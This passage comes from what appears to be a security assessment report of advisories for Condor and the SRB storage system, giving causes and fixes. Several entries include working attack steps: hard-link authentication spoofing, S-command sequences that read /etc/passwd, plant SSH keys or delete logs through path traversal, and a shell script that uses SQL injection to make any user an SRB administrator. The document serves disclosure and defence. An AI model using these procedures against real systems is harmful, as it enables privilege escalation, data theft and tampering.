There are two possible mitigations to this vulnerability. The first is to check job attribute names and values for a new-line character and to reject any job queue log file entry that contains a new-line character.

The second mitigation technique would be to make the job queue log file allow any characters in a record, by encoding and decoding new-line characters, or by having each entry's name and value also contain the length of the name and value.

Actual Fix:

This vulnerability was fixed by disallowing new-line characters in an attributes name or value.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2006-0006

Summary:

The use of FS or FS_REMOTE authentication methods can result in a spoofing of identity if an attacker has access to the file system used to perform the authentication.

Component	Vulnerable Versions	Platform	Availability	Fix Available
Condor user commands condor_schedd	all 6.6 & 6.7 6.8.0	all	not known to be publicly available	6.8.1 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user	submission host	medium	high
Fixed Date	**Credit**			
2006-Sep-19	Jaime Frey Jim Kupsch Todd Tannenbaum			

Access Required: local ordinary user

This vulnerability requires local access on a machine that allows running a condor_schedd or another Condor daemon, to which the user can use condor_submit or another Condor command that talks to a daemon.

Effort Required: medium

To exploit this vulnerability requires a modified Condor user command that will subvert the FS and FS_REMOTE authentication algorithms.

Impact/Consequences: high

Since the user can spoof the identity of any user in the system except root, they can become any user and access any resources that are available to that user. This includes the account used to run the condor components, that can then be used to disrupt operation of the Condor pool, including denial of service attacks and the integrity of existing jobs in the system.

Full Details:

The FS and FS_REMOTE authentication methods depend upon the authenticating party being able to produce a file with a name given by the service requiring authentication. The location of the file for the FS method is in the /tmp directory, and in the case of FS_REMOTE, it would be in a directory that is writable by a group or all users and is on a networked file system.

The problem is that the authentication algorithm depends on the ability to create a file in the directory that has the following attributes: owned by the authenticating user, is not a symbolic link, and has a link

count of one (no hard links). Unfortunately, there are several ways that a user can arrange to have a file with an arbitrary name appear in a directory to which they have write access.

The first way is when the directory is writable by the attacker, the directory does not have a sticky bit set (or the file system does not support the sticky bit behavior on directories, only the owner/root can rename or remove directory entries), and there exists a file owned by the spoofed user on the same file system that is also in a directory that is writable by the attacker. In this case, the attacker can simply move the existing file to the desired name and after the authentication passes, the file can be moved back.

The second way, which works even in a directory that has the sticky bit set, requires that the directory is writable by the attacker and that spoofed user had created and deleted a file on the file system prior to the attack. The prerequisites for this attack are commonly found in the /tmp directory on most UNIX systems. The attack is possible because UNIX allows any user to create a hard link to any file in the system, even those that they do not own. The attack can be implemented as follows:

1. Create a directory ($FILE_STORE_DIR) on the same file system containing the shared directory ($SHARED_DIR) without the stick bit being set.
2. Wait for spoofed user to create a file ($USER_TEMP_FILE) in shared directory.
3. Create a hard link to $USER_TEMP_FILE in the $FILE_STORE_DIR directory, with the path $USER_CAPTURED_FILE.
4. Wait for user to delete the $USER_TEMP_FILE. Now the attacker's $USER_CAPTURED_FILE is a file owned by the spoofed user with a link count of 1 in a directory without the sticky bit set.
5. Start the modified client program requiring authentication using FS or FS_REMOTE, passing the spoofed user name as the user to authenticate.
6. When the component requiring authentication requests the creation of the file, $AUTH_FILE_PATH, rename the $USER_CAPTURED_FILE to $AUTH_FILE_PATH
7. The authentication algorithm will now succeed as all the checked properties are met.

Cause: insecure permissions
incorrect semantic assumption

The cause of this is the incorrect assumption that only the owner of a file is able to create the file with a link count of 1 in a shared directory.

Proposed Fix:

There are several possible mitigations to this vulnerability. The first is to create a directory instead of a file for authentication. This works as hard links to a directory are either not allowed or are only allowed by the root user. In the case of directory or file system without the directory stick bit behavior this would not be sufficient.

This could be fixed by requiring the authenticatee to create the file with permissions so that only it could write to the file, and then have it write a secret given by the authenticator into the file, and finally having the authenticator read the secret out of the file.

Another solution would be for the authenticator, running as root to create a directory that has permissions, so that only the authenticating user can create a file in the directory. Then have the authenticatee create the file in this directory.

Actual Fix:

The vulnerability was fixed in the FS authentication method by creating a directory instead of a file.

REMOTE_FS should be more secure with this fix, but due to the inherent insecurity of some remote file systems designs and implementations REMOTE_FS is vulnerable through vulnerabilities in the remote file system and should not be used.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2006-0007

Summary:

Condor users can use public key certificates as a means of authentication when using the GSI or SSL authentication methods. It is possible to spoof a signature if a PKCS #1 1.5 signature with an RSA key of exponent 3 is used. This can lead to identity spoofing through the use of a malformed signature. The use of this particular type of key seems to be rare.

Component	Vulnerable Versions	Platform	Availability	Fix Available
all Condor daemons	all 6.6 & 6.7 6.8.0	all	not known to be publicly available	6.8.1 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	remote ordinary user	any host	med	high
Fixed Date	**Credit**			
2006-Sep-19	n/a			

Access Required: remote ordinary user

This vulnerability requires network access to Condor daemons, that Condor be configured to use certificate based authentication, and that the certificates use an RSA key of exponent 3.

Effort Required: med

To exploit this vulnerability requires the use of a GSI or SSL authentication method with a certificate using an RSA key with exponent 3. If one of these certificates is used, it is relatively easy to spoof the signature. This type of certificate seems to be rarely used.

Impact/Consequences: high

If this type of certificate is used, the impact can be high because any user except root can potentially be spoofed.

References:

CVE-2006-4339
OpenSSL Security Advisory

Full Details:

See references.

Cause: 3rd party security flaw

The cause of this is a vulnerability in the OpenSSL library used by Condor.

Proposed Fix:

Upgrade OpenSSL library, or apply the patch from OpenSSL.

Actual Fix:

OpenSSL patch was applied.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2006-0008

Summary:

On Windows platforms and potentially some old versions of UNIX, if the persistent configuration changes are allowed, then it is possible that an attacker may be able to change the configuration of the machine, which could lead to a root compromise. Persistent configuration changes through the use of condor_config_val is disabled by default, which prevents this vulnerability.

Component	Vulnerable Versions	Platform	Availability	Fix Available
all Condor daemons	all 6.6 & 6.7 6.8.0	Windows old UNIX's	not known to be publicly available	6.8.1 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user	any Condor daemon host	high	high
Fixed Date	**Credit**			
2006-Sep-19	Jim Kupsch			

Access Required: local ordinary user

This vulnerability requires local access on a machine running a condor daemon. This is exploitable only on a host running the Windows operating system or an old version of UNIX.

Effort Required: high

The system must also be configured to use persistent configuration changes, and the attacker needs to win a race condition.

Impact/Consequences: high

If the attacker is successful they can control the configuration of all the Condor daemons on the host, they can gain root access.

Full Details:

A temporary file is created in the /tmp directory containing the contents of the persistent configuration changes that were made. This file is then read to set the actual configuration. Persistent configuration file changes are disabled by default.

The file is created using `mkstemp` where it exists, but on systems without `mkstemp` (Windows and old versions of UNIX), the name of the file is created using the `tmpnam` function, and then opened without using `O_EXCL`. This allows for a race condition where someone may create a file or symbolic link to the pathname. The attacker can then modify the contents of this file to change any option in the system, except those defined in the root configuration file. Since one of the items in the configuration file is the list of daemons to start as root, a root compromise is possible.

Cause: race condition

The cause of this is a file system race condition by using the unsafe `tmpnam` function to create a filename in the /tmp directory and is subsequently not created in a safe fashion.

Proposed Fix:

Use the `condor_mkstemp` function that does exist on all platforms and creates a temporary file in a safe fashion and returns a FILE handle to the opened file instead of just the pathname.

Actual Fix:

As proposed.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2006-0009

Summary:

It is possible to update a class ad in the collector, such that the contents of the class ad can cause a buffer in the condor_negotiator to overflow. This can result in a crash, or potentially a root compromise of the condor_negotiator. This compromise requires the user to be able to use the condor_advertise command. This is the case for ordinary users, if host-based authorization is used on machines running Condor daemons, which includes all submission and execution hosts.

Component	Vulnerable Versions	Platform	Availability	Fix Available
condor_negotiator	all 6.6 & 6.7 6.8.0	all	not known to be publicly available	6.8.1 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user	any Condor daemon host	medium	high
Fixed Date	**Credit**			
2006-Sep-19	Derek Wright			

Access Required: local ordinary user

This vulnerability requires local access on a machine that is able to use the condor_advertise command to change a class ad. If host-based authorization is used this will be at least those hosts that run a Condor daemon.

Effort Required: medium

If the user can use the condor_advertise command, the effort is fairly low to create a denial of service attack, by crashing the negotiator, while gaining root access requires the ability to run arbitrary code through stack smashing techniques. If a stronger form of authentication and authorization is used, then ordinary users cannot run condor_advertise, and the vulnerability is mitigated.

Impact/Consequences: high

Successful exploitation of this vulnerability could result in an escalation of privilege to the account used to run the condor_negotiator on the central manager host. If the negotiator is running as root, which is not required in all configurations, then a root compromise is possible.

Full Details:

There were two potential buffer overflows in the function Accountant::GetResourceName in the file Accountant.C. The function looks up the Name and StartdIpAddr in the startd class ad. These values were placed in two 64 byte buffers. Since the user can control the values of these two attributes by calling condor_advertise, they can set a value that overflows the storage. The storage for these two values is on the stack, so a stack smashing attack could be attempted, which could result in an escalation

of privilege to root, or a denial of service (crash).

The condor_advertise command requires the user to have DAEMON access privilege. If host-based authorization is used then any host with a Condor daemon will have this privilege. This means that any user on such a host will be able to use the condor_advertise command. They can use the condor_advertise to update startd ads to contain attributes "StartdIpAddr," or "Name" to have a value of greater than 64 bytes.

Cause: fixed size buffer
failure to validate input

The cause of this is the use of a fixed sized buffer, where the value to be placed in the buffer is blindly copied into the buffer without first checking the size of the value.

Proposed Fix:

Use a string class that resizes itself automatically and prevents buffer overflows.

Use a more strict authentication and authorization than host-based authorization, so only daemons and administrators can update class ads in the collector.

Actual Fix:

Changed type of buffers from char[64] to MyString.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

Appendix B SRB Vulnerability Reports

SRB-2006-0002

Summary:

A user with the ability to register files on the SRB server can subvert the access control mechanism to read, modify, and delete arbitrary SRB objects stored in an operating system file system on the SRB server.

Component	Vulnerable Versions	Platform	Availability	Fix Available
srbServer	3.4.1 and earlier	all	not known to be publicly available	3.4.2
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	SRB user with write permissions	SRB client host	low	medium
Fixed Date	**Credit**			
2006-Jun-26	Jim Kupsch			

Access Required: SRB user with write permissions

This vulnerability requires a user to be able to connect and authenticate to an SRB server, and the user must have write access to a single SRB collection and resource to be able to access files on the SRB location containing the resource. The attacker must also be able to determine the full path to the operating system file used to store the SRB object.

Effort Required: low

To exploit this vulnerability requires only the execution of S-commands.

Impact/Consequences: medium

The user can read, modify, and delete existing SRB objects that they would not normally be able to access. This can reveal secret information and also compromise the integrity of data in the SRB system.

Full Details:

The SRB system allows a user to add a name to an SRB collection where the contents of the object is actually an existing file on the SRB server. This is done using the client API or the Sregister command. Any SRB commands that access the SRB object now access the contents of the existing file. The SRB server will not allow the registering of the exact same path twice in the system, but file paths are not canonicalized before the check is made, so the same file can be specified using paths that resolve to the same file. /d1/d2/file, //d1/d2/file, /d1/./d2/file, and /d1/../d1/d2/file are all paths that specify the same file. There are even more ways to create a path specifying the same file if hard and symbolic links are taken into account.

The SRB object that the user registers is owned by the registering user, therefore, the user can read,

modify and delete the object with the underlying file being modified.

There is no access control mechanism for who is allowed and what files or directory trees a user is allowed to register into the SRB space. The only difficulty is that the user needs to be able to get the full physical operating system path to the SRB object they want to register twice. This is easy to get if the user has read access to the SRB collection containing the object using the '`Sls -p` *`srbPath`*' command.

For instance, if there is an SRB object that has the SRB path of $srbObj to which the user has insufficient access granted, and that object has an operating system path of $osPathToSrbObj, then the following series of commands can be used to subvert the SRB permission system

To read the file, the following series of commands can be used:

```
Sinit
Sls -p $srbObj
Sregister $osPathToSrbObj myObj
Scat myObj
Sexit
```

To modify the file, the following series of commands can be used:

```
Sinit
Sls -p $srbObj
Sregister $osPathToSrbObj myObj
Sput newContents  myObj
Sexit
```

To delete the file, the following series of commands can be used:

```
Sinit
Sls -p $srbObj
Sregister $osPathToSrbObj myObj
Srm myObj
Srmtrash
Sexit
```

Cause: logic error
ambiguous data representation
incorrect authorization

When a path is registered, the path is not canonicalized so it is impossible to tell if the path has already been registered in the system as each file in the file system has essentially an infinite number of path representations. Also, there is no access control mechanism for who is allowed and what files or directory trees a user is allowed to register into the SRB space. The ability to do this does not require extraordinary privileges, so users with a simple write privilege anywhere can exploit this vulnerability.

There is code that will perform an authorization check when a user registers a file to require that the file system file must be within the users home directory tree in a resources storage vault. This check is controlled by a server run-time environment variable ALLOW_NON_CHECKING_REGISTERY_OF_DATA. If the variable is not defined, the default, then the check is made unless the user is a sysadmin type, otherwise no authorizations check is made. The logic for the check is reversed in the case of registering data, so the default of not defining the variable,

causes no authorization check to be made.

Proposed Fix:

File paths should be canonicalized before being passed to the function, check_unique_dname_in_respath, and used in the registration process. This means that the resulting path to the file should contain no empty path components, no same directory components ('.' or empty), no parent directory components ('..'), and no symbolic links. The use of the POSIX call `realpath()` or something similar would perform this task.

A simple short term fix would be to require an SRB user to be an administrator in order to register a file in the SRB space using the Sregister command or the client API. This would at least restrict this operation to users that are designated as administrators, which are presumable trusted.

A better solution would be to have a mechanism that can specify what permissions a user has to have to register a location in the local file system into the SRB space. The access control system should disallow the registering of any path contained within a resource's storage directory.

Actual Fix:

Fixing the logic bug in the use of the run-time environment variable ALLOW_NON_CHECKING_REGISTERY_OF_DATA restricts unchecked registration of files to sysadmin user types. Other users can only register operating system files that are within their directory in the storage vault for a resource. Presumable all files within their directory in the storage vault are owned by the users, so attacks on other user's files are prevented.

This vulnerability still exists if the ALLOW_NON_CHECKING_REGISTERY_OF_DATA environment is set for the srbServer, or if files owned by another user can somehow end up within a users storage directory in a resources vault. Also users will be able to perform this attack on their own files and by deleting one of them can end up with dangling SRB objects, that may result in other problems.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

SRB-2006-0003

Summary:

A user from a remote SRB client with write permissions on an SRB server can read, write, and delete the same set of files on the SRB server as the srb operating system user (the user id that runs the SRB server). Any file, including SRB objects, scripts, logs, and configuration files, may be compromised. Additionally, other sensitive system files may be read, such as /etc/passwd, that may aid in other attacks. This is the case even if checks for non-sysadmin SRB user types are functioning.

Component	Vulnerable Versions	Platform	Availability	Fix Available
srbServer	3.4.1 and earlier	all	not known to be publicly available	3.4.2
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	SRB user with write permissions	SRB client host	low	medium
Fixed Date	**Credit**			
2006-Jun-26	Arcot Rajasekar Wayne Schroeder Mike Wan			

Access Required: SRB user with write permissions

This vulnerability requires a user to be able to connect and authenticate to an SRB server, and the user must have write access to a single SRB collection and resource to be able to access files on the SRB location containing the resource.

Effort Required: low

To exploit this vulnerability requires only the execution of S-commands.

Impact/Consequences: medium

The user can read, write, and delete arbitrary operating system files on the SRB server from a remote client, as if they were running as the user that the SRB software runs. Depending on how the software is installed, this could allow the reading and writing of the configuration files, scripts, and logs of the SRB system.

It can also allow the reading, and possibly writing, of sensitive files or secret information. This includes files such as /etc/passwd, database passwords, restricted SRB object files, SRB server passwords, and encryption certificates. Reading or updating these types of files may aid in other attacks.

Full Details:

The SRB system allows a user to add a name to an SRB collection where the contents of the object is

actually an existing file on the SRB server. This is done using the client API or the Sregister command. Any SRB commands that access the SRB object now access the contents of the existing file. The file must exist to write to it, because the commands to update a file will not create the file.

If the vulnerability in SRB-2006-0001 and SRB-2006-0002 are fixed and authorization checks are properly made, there is still a vulnerability in registering objects in the SRB. The code checks to make sure that a non-sysadmin user type can only register files that are within the user's directory in the resource's storage directory (storage vault). If the resource's physical storage directory is $resourceVaultDir, then for user, $user, in the domain, $domain, the user should be restricted to registering files contained in the directory tree, $resourceVaultDir/$user.$domain/.

The code checks that the textual prefix of the path matches the resources vault directory. It does not check to see if the user has crafted a file path that contains parent directory components. This allows the user to create a file path with the proper directory prefix and then as many parent directory components as needed to escape out of the vault, and finally the path to the file the attacker wishes to access. If the resources vault directory is /vaults/resource1 then a path of /vaults/resource1/user.domain would be the users directory in the vault and /vaults/resource1/user.domain/../../.. would be a reference to the root of the file system, and would also pass the containment check.

In the examples below, let the value $usersDirPrefixedRoot represent $resourceDir/$user.$domain/../../.., with the same number of parent directory components (or more) than the directory level of the user's directory.

For instance, to read the /etc/passwd file on an SRB server (location) containing the default resource, the following series of commands can be used:

```
Sinit
Sregister $usersDirPrefixedRoot/etc/passwd
Scat passwd
Sexit
```

If ssh access to an SRB server host is allowed and ssh identities are used, then ~/.ssh/authorized_keys2 files exists, and the following series of commands can be used to allow a user to login as the srb user on the SRB server:

```
Sinit
Sregister $usersDirPrefixedRoot//home/srb/.ssh/authorized_keys2 sshKeys
Sappend ~/.ssh/id_dsa.pub sshKeys
Sexit
ssh $srbServerHost
# enter the password of the ssh identity if it has one
```

If it can be determined that the log directory of the SRB server is $logDir, then the following series of commands can be used to delete the log file from May 10th, 2006:

```
Sinit
Sregister $usersDirPrefixedRoot/$logDir/srbLog.5.10.6 theLog
Srm theLog
Srmtrash
Sexit
```

To modify a restricted SRB object that has is stored at the operating system path of $osPathToSrbObj,

obtained with `Sls -p $srbObj`, the following series of commands can be used:

```
Sinit
Sls -p $srbObj
Sregister $osPathToSrbObj myObj
Sput newContents  myObj
Sexit
```

Cause: directory traversal

When a path is registered, the path is not canonicalized so it may contain path components that are parent directory entries. This allows an attacker to create a path that passes the simple check for containment within the resources vault directory.

Proposed Fix:

Paths to files should be canonicalized before checking for containment, or at least the path to the file supplied by the user should not be allowed to contain components that refer to a parent directory (..).

Actual Fix:

A check was inserted into the matchVault() function to check for "/../" within the file path supplied by the user. This prevents access to directories outside of the users subdirectory tree, unless there are symlinks allowing this traversal contained within the users directory tree, which should not occur.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

SRB-2006-0004

Summary:

Users with any SRB account can elevate their privileges to an SRB administrator. With this privilege, they can read, modify, and delete any data or metadata in the SRB. They can also gain the ability to run code as the user account running the srbServer. Depending on the configuration, they may also be able to gain access to the account running the database management system (DBMS) used by the SRB.

Component	Vulnerable Versions	Platform	Availability	Fix Available
srbServer	3.4.2 and earlier	all	not known to be publicly available	3.5.0
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	SRB user	SRB client host	low	high
Fixed Date	**Credit**			
2007-Dec-03	Jim Kupsch			

Access Required: SRB user

This vulnerability requires a user to be able to connect and authenticate to an SRB server from any client machine.

Effort Required: low

To exploit this vulnerability requires only the execution of S-commands (SRB client command line utilities).

Impact/Consequences: high

The user can gain complete control of the SRB by elevating their account type to an SRB administrator. With this privilege, complete control over data in the SRB is obtained, and gaining access to run arbitrary code should not be difficult. Under certain configurations, it may be possible to gain access to run code as the operating system account running the DBMS used by the SRB.

Full Details:

This vulnerability is caused by the architectural design flaw of not properly validating and transforming user-supplied data used to create an SQL statement, resulting in an inherently vulnerable system.

The SRB client utilities and libraries pass numeric and string literal values that are user-supplied to an SRB server. The client libraries also generate SQL fragments based on user-supplied data that are passed to an SRB server. The user-supplied data and SQL fragments are then used to create an SQL statement that is evaluated by a DBMS. It is possible for the user-supplied data to terminate a quoted string early, and the remainder of the string could contain text that is able to affect the result of the SQL statement or contain additional arbitrary SQL statements.

SQL Injection Introduction

An SQL injection occurs when user-supplied data is used to create a string representing an SQL statement, where the user-supplied data changes the intended meaning of the statement. This occurs due to improper validation, where the data is intended to be of a certain form, but due to incorrect validation or transformation, the intended meaning of the SQL statement is changed.

SQL injections in the SRB occur in two forms. The first is user-supplied data that is intended to be used as an SQL string literal; this is a problem of data transformation. The second form is user-supplied data that is intended to used as is, such as a numeric literal value, or an SQL fragment. It is easy to see how the second form can be exploited if not properly validated. How an SQL injection in an SQL string literal can occur will now be described.

String literals in SQL consist of a series of characters delimited by single quotes. If the literal contains a single quote, the single quote is escaped by replacing it with two consecutive single quotes. As an example, the literal, `I'm 'fine'`, is represented by the SQL string literal `'I''m ''fine'''`. Some DBMS's further complicate the proper escaping of single quotes by allowing alternative escaping methods.

The user-supplied strings are checked to see if they contain the SQL quote character ('), and an attempt is made to quote or escape the single quote. The problem is that the validation of user-supplied data is done incorrectly for certain values. The code only quotes isolated single quotes, using the SQL standard method of two adjacent single quotes. Isolated quotes are handled correctly. An even number of consecutive single quotes are also not a security concern as they will not cause the quoted string to be unquoted prematurely; although from the user's perspective, the interpretation may be incorrect. The security problem occurs when the user-supplied string contains an odd number of three or more consecutive single quotes. These will be passed to the SQL interpreter untouched, which will interpret pairs of the quotes as one single quote, the final odd quote will prematurely end the quoted string, and the rest of the user string will be interpreted as SQL outside of a string.

An example of how an SQL injection occurs is as follows:

The system contains a template of an SQL statement, such as

```
select * from T where s='$V' and i=5
```

where *$V* is replaced with a user-supplied string, such as

```
$V = "''';delete from T --"
```

then the following string is what is executed by the server:

```
select * from T where s='''';delete from T --' and i=5
```

The result is that all the rows contained in the database table T will be deleted. The sequence '--' is the SQL begin comment sequence, which will cause all text to the end of the line to be ignored.

Elevating Any SRB Account To Be an SRB Administrator

The difficulty is that certain characters in the user-supplied value are treated specially and must be

substituted with other sequences. Obviously, the single quote character is one such example. There are two ways to work around this. Some DBMS's, notably PostgreSQL, allow an alternate quoting sequence using $$ (or id, where id is a valid SQL identifier). A more universal method is to create the string constant by concatenating a sequence of characters created with the SQL `chr` function. If a single quote is needed in the string, the second method or a combination of both methods will need to be used. For example, SQL string literal `'ABC'`, can be replaced with the equivalent values: `$$ABC$$`, `chr(65)||chr(66)||chr(67)`, or `concat(chr(65),concat(chr(66),chr(67)))`.

Other values that the SRB may treat specially for certain values are `||` (this is the SQL concatenation operator), and the characters `&`, `*`, and `?`. The operator `||` can be replaced with the function `concat`, other characters can be replaced with the `chr` function and concatenation.

Below is a series of Bourne shell statements that will elevate the account type of the username and domain to be an SRB sysadmin. This example makes use of the PostgreSQL alternative quoting feature, so it is specific to a PostgreSQL DBMS, but it could easily be changed as described above to work with other DBMS's. This example uses the `Sls` command to deliver the SQL injection, but most other S-commands will allow an SQL injection to be delivered to the server. The name of the user and the domain need to be set correctly. The construction of the SQL statement in several Shell statements is performed solely to avoid avoid ambiguous line breaks in this document.

```
#!/bin/sh

# Upgrade a users account to be an SRB administrator, by getting
# the following SQL statement to run on the SRB's DBMS:
#
# update mdas_cd_user
#   set user_typ_id=$$0001$$
#   from mdas_au_domn as A, mdas_td_domn as T
#   where mdas_cd_user.user_id=A.user_id
#     and user_name=$$myUser$$
#     and A.domain_id=T.domain_id
#     and domain_desc=$$myDomain$$

# Q is PostgreSQL's alternative quote, and the others define
# the user and domain to upgrade to an admin user type
#
Q='$$'
SRB_USER="${Q}myUser$Q"
SRB_DOMAIN="${Q}myDomain$Q"
SRB_ADMIN_TYPE="${Q}0001$Q"

SQL="''';"
SQL="$SQL update mdas_cd_user
SQL="$SQL set user_typ_id=$SRB_ADMIN_TYPE"
SQL="$SQL from mdas_au_domn as A, mdas_td_domn as T"
SQL="$SQL where mdas_cd_user.user_id=A.user_id"
SQL="$SQL and user_name=$SRB_USER
SQL="$SQL and A.domain_id=T.domain_id"
SQL="$SQL and domain_desc=$SRB_DOMAIN"
SQL="$SQL --"

Sls "$SQL"
```

Once the user has elevated their account type to a sysadmin, they can read, modify, and delete files as described in the vulnerability report SRB-2006-0001 using the `Sregister` command. If the SRB server

executables or configuration are owned by the same operating system user that is used to run the server, then the scripts in bin/commands can be easily modified and then executed using the `Spcommand`. If not, there are other files in the SRB account's home directory that will cause code to be executed when the account is used by a user. These include .bashrc, .cshrc, .vimrc, and .emacs.

If PostgreSQL is used as the DBMS and the database account is an administrator, then arbitrary operating system files can be read, modified, and created with the same constraints as the DBMS's operating system account. This can be accomplished using the `COPY` statement. The SRB install.pl script sets up the database account this way.

Cause: SQL injection
failure to validate input

This vulnerability is caused by the architectural design flaw of not validating and properly transforming user-supplied data, resulting in an SQL injection.

The first problem is that the code to transform user-supplied data that will be used as an SQL string literal is incorrect. It only escapes isolated single quotes and does not properly deal with multiple adjacent single quotes. It appears that it was done to make the quoting function idempotent, as the same quote escaping code is run on both the client and the server. It is not possible to have an idempotent quote escaping function if all characters codes are valid in the string to be quoted.

The second problem is that other user-supplied data values are not validated. These are values that are used as fragments of SQL or numeric literals, and they are used with little or no change in the construction of SQL statements. For instance, the user-supplied data that forms a query of a set of SRB attributes has a syntax that is very close to SQL. The query string is only minimally transformed to generate the executed SQL statement. What should be numeric and string constants are not validated to be such. This makes an SQL injection easily possible through the use of the fragments, although a few more characters are treated specially (changed in the transformation to other characters) and cannot be used in the user-supplied value, but this is easy to work around using equivalent fragments of SQL without the specially treated characters.

Proposed Fix:

Two changes are required to mitigate this vulnerability. The first change is that the code to transform user-supplied data used as SQL string literals needs to be done correctly. The second change required is that validation checks need to be performed properly on client-supplied data that is used to construct SQL statements.

Proper Transformation of Data Used As SQL String Literals

The current SQL quote escaping algorithm is incorrect. The quote-escaping transformation is done in both the client and the server using the same algorithm. It is not possible to create an idempotent escaping function unless some characters are reserved for this escaping purpose. Since SQL escapes quotes using a character sequence that is also a valid SQL string value, this transformation must be once and only once; in either the client or the server, but not both. If it is done in the client, the server must verify that it was done correctly.

The quote escaping code needs to be changed to handle arbitrary character sequences in the user-supplied data used in a string literal, include single quotes and other characters treated specially by the DBMS parser. This is made more complicated by DBMS's that provide non-standard quote escape methods. PostgreSQL is an example of this, where a single quote with a string literal can be represented

by not only `''`, but also `\'`. PostgreSQL now has a configuration option to disable this, and it will be the default in a future release. This can cause problems for code performing a standard escape method of doubling single quotes. It does not work for the sequence `\'`, as this becomes `\''` and the last single quote is unescaped.

One way to handle all cases is to convert a string `AQB`, where `A` and `B` represent arbitrary strings, and `Q` is a `'` or `\`, into `'A'||chr(q)||'B'`, where q is the integer value of the ASCII code for the single quote or backslash. If there is more than one single quote or backslash in the string, the algorithm can be applied recursively.

Another way to handle this would be to check at runtime for \-escaping by executing a series of statements that are valid in either scheme but produce different results. This can be accomplished by having a table with a single text column and then run the following SQL statements: `delete from T; insert into T values('\')--')`. Then execute `select * from T`. If the result is `\`, then the DBMS does not support \-escapes, but if the result is `')--`, then the DBMS does support \-escapes. If \-escaping is supported, then besides doubling single quotes, backslashes should also be doubled to properly quote and escape the contents of the string literal.

There should be a function that takes a string as input and returns a properly quoted and escaped string that the SQL interpreter will evaluate as identical to the string passed into the function. This function needs to have knowledge of the DBMS used by the SRB to perform this function properly. For this reason, the quoting of strings should be done in the server.

Strings should be properly escaped and quoted in the server, preferably only right before they are interpolated into an SQL statement. This way, all strings passed around the system are unquoted and unescaped, and there is no danger of multiple quoting/escaping as a proper quoting/escaping function is not idempotent.

In the current server implementation, SQL statement are created using constructs such as

```
sprintf(sqlStmt, "select * from t where s='%s'", value);
```

If the values are sent unquoted from the server, and a function existed to create an SQL fragment that returns a string representing the SQL string literal that has the same value, then the following idiom could be used (note the lack of single quotes):

```
quotedValue = sql_quote(value);
sprintf(sqlStmt, "select * from t where s=%s", quotedValue);
free(quotedValue);
```

A further refinement would be to create a function that mimics `printf`. It can be simpler in some respects as it only needs to support the format specifiers for integer (`%d`), float (`%f`) and string (`%s`). It would need to add format specifiers to include SQL string literal (`%S`) and quoted SQL identifier (`%I`, rarely used double quoting of identifiers to allow nonstandard identifiers). The idiom to use would then be the following (note the lack of single quotes, and there is complete error checking):

```
int len;
len = sql_snprintf(sqlStmt, sqlStmtLen, "select * from t where s=%S", value);
if (len >= sqlStmtLen)  {
    ERROR_SQL_EXCEEDS_BUFFER_SIZE();
}  else if (len < 0)  {
    OTHER_ERROR()
```

```
}
```

In this case, the call to `sql_quote` would be done inside the `sql_snprintf` function.

Another option, which is dependent on the database and the database client driver support, is to use prepared statements. This allows the SQL statements to be created using `?` as a placeholder, thus the template would be `select * from t where s=?`. This template would be passes to the DBMS, where it would be parsed and have a plan generated. The DBMS would return a handle to the prepared statement. The prepared statement could then be executed by passing the handle and binary values for the placeholders (C `int`'s and `char*`'s). This technique can only be used when the SQL statement is fixed, except for numeric and string literal values.

Performing Proper Data Validation in the Server

The other mitigation that needs to be performed is that data needs to be properly validated for its use in the SRB and its context in the SQL statement. Data that is used in a numeric context needs to be a valid SQL numeric constant, as do dates and truth values. Data that has a special meaning to the SRB, such as a user or group names should be validated using characteristics of the text before using in an SQL statement: length less than maximum allowed, contains only characters allowed in a user id.

Currently, the client transforms some user input to escape strings containing single quotes and produces SQL fragments. The server performs the same transformation. These are then used to construct an SQL statement in the server. Since performing the correct quote escaping transformation in both the client and the server cannot be done correctly, due to a correct transformation not being idempotent, there are two options for validation. Have the transformations occur only in the server, or have it occur only in the client.

There are trade-offs, in the case where the transformation is performed only in the server, the clients become simpler as this code can be removed from them. The server will then get the value the user intended, which will in most cases greatly simplify the validation that the server must do to the data from the client. Much of the validation in the server then becomes validating that values used as SQL literal constants are proper SQL literals and nothing more. For values used as an SQL string literal, only a proper quote escaping transformation needs to be run. The only downside is that it will break backwards compatibility with older clients.

If backwards compatibility with older clients is required, then the server will need to support the validation of user-supplied data that has been transformed in the client, as it is done now. Since the data needs to be quote-escaped properly in the server due to the quote escaping transformation being DBMS dependent, the client data should be validated that it is properly quote escaped for standard SQL and rejected if not. The data should then have the quote escaping transformation undone; then it should be validated and transformed as if it was not transformed on the client.

The validation in the server needs to be more robust no matter if quote escaping transformation is done in the client or server. Several validation functions should be written for use in the server, including:

1. A function to check a value that has had a quote escaping transformation in the client is a correctly escaped SQL string literal when delimited with single quotes. This function must validate that all quotes are in the form of consecutive pairs. This function may also need to deal with alternative escaping mechanisms present in the DBMS, such as \-escaping of single quotes.
2. Functions to check if a value to be used as an SQL basic type, such as a numeric constant, is of the proper form with no additional characters.

